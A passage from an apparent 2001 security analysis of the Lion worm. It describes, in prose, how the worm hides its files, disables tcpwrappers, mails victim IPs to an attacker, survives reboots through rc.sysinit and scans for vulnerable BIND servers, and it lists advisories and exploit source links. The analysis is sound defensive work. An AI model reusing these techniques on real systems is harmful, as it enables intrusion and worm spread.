5. Mitigate the damage resulting from compromised /etc/password and /etc/shadow files.
    a. Use private ip address space with nat (Network Address Translation) at the firewall. If the hacker cannot route packets to the compromised system, then the hacker will not be able to remotely log in.
    b. Consider network based authentication. If the /etc/password and /etc/shadow files on the compromised system do not contain any authentication information, they will not do the attacker any good. Of course, there is a trade off here. Using network based authentication will introduce other vulnerabilities.

Second, what could or should the vendor do to fix the vulnerability?

The vendors have already fixed this vulnerability. It is the responsibility of the system administrators to upgrade to versions of the software that are not vulnerable.

Make sure that all default install do not run named as root. RedHat has this cover. Not sure about the other vendors.

Source code/ Pseudo code:

Include links to where the source code can be found, and a description of the pseudo code in your own words. This section should clearly explain what the code is doing in order to exploit the vulnerability.

I downloaded http://packetstorm.securify.com/viral-db/crew.tgz on Sat Mar 31 2001. This archive contained the shell scripts and binaries for version 2 of the worm.

On Sat Apr 14 2001 I located the much more complete archive at http://www.whitehats.com/library/worms/lion/index.html.

Unless otherwise mentioned, this discussion will focus on version 2 of the worm.

Step 0: The attacking system creates a /dev/.lib directory on the target system. Note: .lib indicates a "hidden" unix directory it will not be displayed by the ls command unless the –a option is used. The archive is transferred to this directory, gunzipped and untarred. . The attacking system begins execution of the 1i0n.sh script on the target system.

This is done remotely under the control of the bind binary executing on the attacking system. Most of what this binary does will be discussed under step 3b below.

Step 1: The **1i0n.sh** script removes /etc/hosts.deny, disabling the protections provided by tcpwrappers. It then calls **getip.sh** to determine the ip number of the compromised system and email a report to 1i0nkit@china.com.

The code in getip.sh that determines the ip number fails on RedHat 7.0 with kernel-2.2.17-14, but succeeds on kernel-2.2.16-22. Other versions of the kernel may behave differently. The message will still be sent without the ip number if the code fails. The attacker may still be able to recover the ip number from the email header.

Getip.sh is the same as the script contained in the Ramen worm with the addition of the code that emails the report back to china.com. This code is redundant, because similar code mailing a report back to a different address at china.com is also include in the bind binary discussed below.

1i0n.sh then appends star.sh to rc.sysinit so that it will restart itself when the system is rebooted. In order to avoid detection it takes some extra effort to preserve the rc.sysinit's original access and modification times. It starts execution of star.sh. It removes get_ip.sh and 1i0n.sh, which are no longer needed.

Step 2: The **star.sh** touches bindname.log in order to record the current time in the modified and access times. It then starts the scan.sh and hack.sh scripts. These two scripts run concurrently.

Step 3a: The **scan.sh** script starts a never ending loop where it calls the binary program randb which returns a random class B network address, The is some variation among the versions on lion with respect to giving up on one class B and starting another class B network . It then calls the binary program **pscan** to scan the select class b network for hosts with port 53 open. The pscan binary records the ip numbers of the hosts it finds in the bindname.log file. It then returns to the top of the loop.

Step 3b: The **hack.sh** script reads the bindname.log file and for each host recorded there it calls the bindx.sh shell script

The **bindx.sh** script is simply a wrapper for the **bind** binary it passes in the ip number of the target and redirects stdout to /dev/null. The

Additional Information:

Links to additional information.

All/Most/Much of the following is quoted verbatim from:

<http://www.sans.org/y2k/lion.htm>

http://www.cert.org/advisories/CA-2001-02.html, CERT Advisory CA-2001-02, Multiple Vulnerabilities in bind

http://www.kb.cert.org/vuls/id/196945 ISC bind 8 contains buffer overflow in transaction signature (tsig) handling code

http://www.sans.org/y2k/t0rn.htm Information about the t0rn rootkit.

http://www.sans.org/y2k/DDoS.htm DDoS handling steps

http://www.isc.org/products/bind/bind-security.html Web site for the creators of bind

The following vendor update pages may help you in fixing the original bind vulnerability:

Vendor Description URLs

Redhat Linux RHSA-2001:007-03 - bind remote exploit http://www.redhat.com/support/errata/RHSA-2001-007.html

Debian GNU/Linux DSA-026-1 bind http://www.debian.org/security/2001/dsa-026

SuSE Linux SuSE-SA:2001:03 - bind 8 remote root compromise. http://www.suse.com/de/support/security/2001_003_bind8_ txt.txt

Caldera Linux CSSA-2001-008.0 bind buffer overflow http://www.caldera.com/support/security/

advisories/CSSA-2001-008.0.txt http://www.caldera.com/support/security/

advisories/CSSA-2001-008.1.txt

Slackware (linuxsecurity.com advisory) 1/30/2001: Slackware: 'bind' vulnerabilities http://www.linuxsecurity.com/advisories/

slackware_advisory-1121.html

Mandrake MDKSA-2001:017 bind vulnerabilities http://www.linuxmandrake.com/en/security/20 01/ MDKSA-2001-017.php3?dis=7.2

TurboLinux TLSA2001004-1 bind vulnerabilities http://www.turbolinux.com/pipermail/tl-security-announce/

2001-February/000034.html

Immunix 6.2 and 7.0-beta IMNX-2001-70-001-01 bind vulnerabilities http://download.immunix.org/ImmunixOS/7.0-beta/

updates/IMNX-2001-70-001-01

Conectiva CLSA-2001:377 bind vulnerabilities http://distro.conectiva.com/atualizacoes/?id=a&anuncio=000377

Storm Linux (see Debian)

---

[1] SEClpd exploit by Digit, http://www.whitehats.com/library/worms/ramen/SEClpd.c

[2] wuftpd2600.c exploit by tf8, http://www.whitehats.com/library/worms/ramen/wuftpd2600.c

[3] statdx.c exploit by ron1n, http://www.whitehats.com/library/worms/ramen/statdx.c

[4] linx86_bind.c exploit by Last Stage of Delirium, http://lsd-pl.net/files/get?LINUX/linx86_bind

[5] http://www.ugcs.caltech.edu/~steven/lxrun/

[6] The nmap(1) man page.

[7] The strace(1) man page.

[8] Max Vision vision@whitehats.com, http://www.whitehats.com/library/worms/lion/index.html.

[9] Chris Brenton, Protection Against the Lion Worm, http://www.sans.org/y2k/lion_protection.htm

[10] http://www.nessus.org

[11] http://www-arc.com/sara/sara.html

[12] http://www.insecure.org

[13] http://www.sans.org/newlook/projects/bastille_linux.htm

[14] http://www.snort.org

[15] http://www.sans.org/y2k/lion.htm

[16] http://www.sans.org/infosecFAQ/malicious/chkrootkit.htm